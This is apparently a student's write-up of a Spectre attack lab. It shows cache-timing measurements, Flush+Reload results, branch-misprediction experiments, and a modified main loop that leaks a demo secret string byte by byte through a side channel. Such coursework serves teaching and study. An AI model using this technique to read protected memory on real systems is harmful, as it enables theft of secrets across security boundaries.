Spectre Attack Lab

Tasks1：Reading from Cache versus from Memory

As you can see, the access of array[3*4096] and array[7*4096] faster than that of the other elements.

```
→ lab6 gcc -march=native CacheTime.c
→ lab6 ./a.out
Access time for array[0*4096]: 1464 CPU cycles
Access time for array[1*4096]: 221 CPU cycles
Access time for array[2*4096]: 218 CPU cycles
Access time for array[3*4096]: 69 CPU cycles
Access time for array[4*4096]: 218 CPU cycles
Access time for array[5*4096]: 222 CPU cycles
Access time for array[6*4096]: 218 CPU cycles
Access time for array[7*4096]: 48 CPU cycles
Access time for array[8*4096]: 220 CPU cycles
Access time for array[9*4096]: 218 CPU cycles
```

After run 10 times, actually I run 11 times. I find that there are 3 times that the access of array[3*4096] and array[7*4096] is not so faster than others. The screenshot is following:

```
→ lab6 ./a.out
Access time for array[0*4096]: 1255 CPU cycles
Access time for array[1*4096]: 540 CPU cycles
Access time for array[2*4096]: 611 CPU cycles
Access time for array[3*4096]: 254 CPU cycles
Access time for array[4*4096]: 327 CPU cycles
Access time for array[5*4096]: 499 CPU cycles
Access time for array[6*4096]: 511 CPU cycles
Access time for array[7*4096]: 722 CPU cycles
Access time for array[8*4096]: 494 CPU cycles
Access time for array[9*4096]: 432 CPU cycles
```

Except for the three cases, we can find the largest number for accessing the array[3*4096] and array[7*4096] is around 70 cycles. So let's set the threshold be 100 cycles.

Task2: Using Cache as a Side Channel

With the threshold is set to be 100, I run the program for 22 times and failed only 2 times.

```
→ lab6 gcc -march=native FlushReload.c
→ lab6 ./a.out
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
→ lab6 ./a.out
→ lab6 ./a.out
array[94*4096 + 1024] is in cache.
```

With the threshold is set to be 80, I run the program for 22 times and failed 3 times.

```
File  Edit  View  Search  Terminal  Help
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
➜  lab6 ./a.out
```

Task3: Out-of-Order Execution and Branch Prediction

With the threshold is 80, we can find array[97*4096 + 1024] has been loaded in the cache.

```
➜  lab6 gcc -march=native SpectreExperiment.c -o SpectreExperiment
➜  lab6 ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
➜  lab6 ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
➜  lab6 ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
➜  lab6 ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
➜  lab6 ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
➜  lab6
```

After comment the out the lines marked with *, we find the program cannot get the secret.

There is a much less chance in guessing the right secret. Since if the content is not flushed from the cache, CPU doesn't have to run out-of-order.

```
→ lab6 gcc -march=native SpectreExperiment.c -o SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6
```


Replacing Line 4 with victim(i + 20); will cause the same output as commenting out the lines with *. Since CPU is taught to go the false branch. And it would go to false branch for 97 as well.

```
→ lab6 gcc -march=native SpectreExperiment.c -o SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6 ./SpectreExperiment
→ lab6
```

Task4: The Spectre Attack

Most of the time, the output is 83, which is the ascii code for S, but sometimes it will output 0. So, we have stolen the secret value.

The reason for so many 0s lies in the code below, if the CPU went to the true branch, it will output 0.



Task 5: Improve the Attack Accuracy

You can see that the output is more likely to be 0 rather than 83.

```
➜ lab6 gcc SpectreAttackImproved.c -o SpectreAttackImproved
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 38
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 93
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 83
The number of hits is 44
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 33
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 468
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 27
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 83
The number of hits is 52
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 83
The number of hits is 54
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 854
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 35
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 0
The number of hits is 27
➜ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdffb24 = The secret value is 83
The number of hits is 79
```

In order to figure out the reason, I added the code as below.

```
for (i = 0; i < 256; i++) {
    if(scores[i])
        printf("%d:%d\n",i,scores[i]);
    if (scores[max] < scores[i]) max = i;
}

```

Now, we can find that our goal is either the 2nd largest or the largest one.

```
0:44
83:30
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 44
➜ lab6 ./SpectreAttackImproved
0:31
83:29
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 31
➜ lab6 ./SpectreAttackImproved
0:17
83:32
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 32
➜ lab6 ./SpectreAttackImproved
0:18
83:8
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 18
➜ lab6 ./SpectreAttackImproved
0:39
45:1
83:30
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 39
➜ lab6 ./SpectreAttackImproved
0:16
83:6
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 16
➜ lab6 ./SpectreAttackImproved
0:22
83:7
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 22
➜ lab6 ./SpectreAttackImproved
0:27
83:19
Reading secret value at 0xffffffffffdfeb74 = The secret value is 0
The number of hits is 27
➜ lab6 ./SpectreAttackImproved
0:11
83:95
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
```

Because when the loop execute too fast, it will lead to race condition, and hence get a wrong answer. So, we can add a usleep() to slow down the loop.

```
for (i=0; i < 1000; i++)
{
    spectreAttack(larger_x);
    reloadSideChannelImproved();
    usleep(1000);
}
```

Now, the improved version would output the right value most of the time.

```
→ lab6 gcc SpectreAttackImproved.c -o SpectreAttackImproved
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 905
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 898
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 902
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 894
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 839
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 878
→ lab6 ./SpectreAttackImproved
Reading secret value at 0xffffffffffdfeb74 = The secret value is 83
The number of hits is 888
→ lab6
```

Task 6: Steal the Entire Secret String


We only need to change main function. I post the code here.

```c
int main(int argc, char** argv)
{
    int i;
    uint8_t s;
    size_t larger_x = (size_t)(secret-(char*)buffer);
    flushSideChannel();
    while(1){
        for (i = 0; i < 256; i++) scores[i] = 0;
        for (i = 0; i < 1000; i++) {
            spectreAttack(larger_x);
            reloadSideChannelImproved();
            usleep(1000);
        }

        int max = 0;
        for (i = 0; i < 256; i++)
        {
            if(scores[max] < scores[i]) max = i;
        }
        if (max<=128 && max >=-127)
            printf("%c",max);
    //printf("The secret value is %d\n", max);
    //printf("The number of hits is %d\n", scores[max]);
        larger_x++;
        if (max == 0)
            break;
    }
    return (0);

}
```

And the figure is the output.


➜ lab6 gcc task6.c -o task6
➜ lab6 ./task6
Some Secret Value%
➜ lab6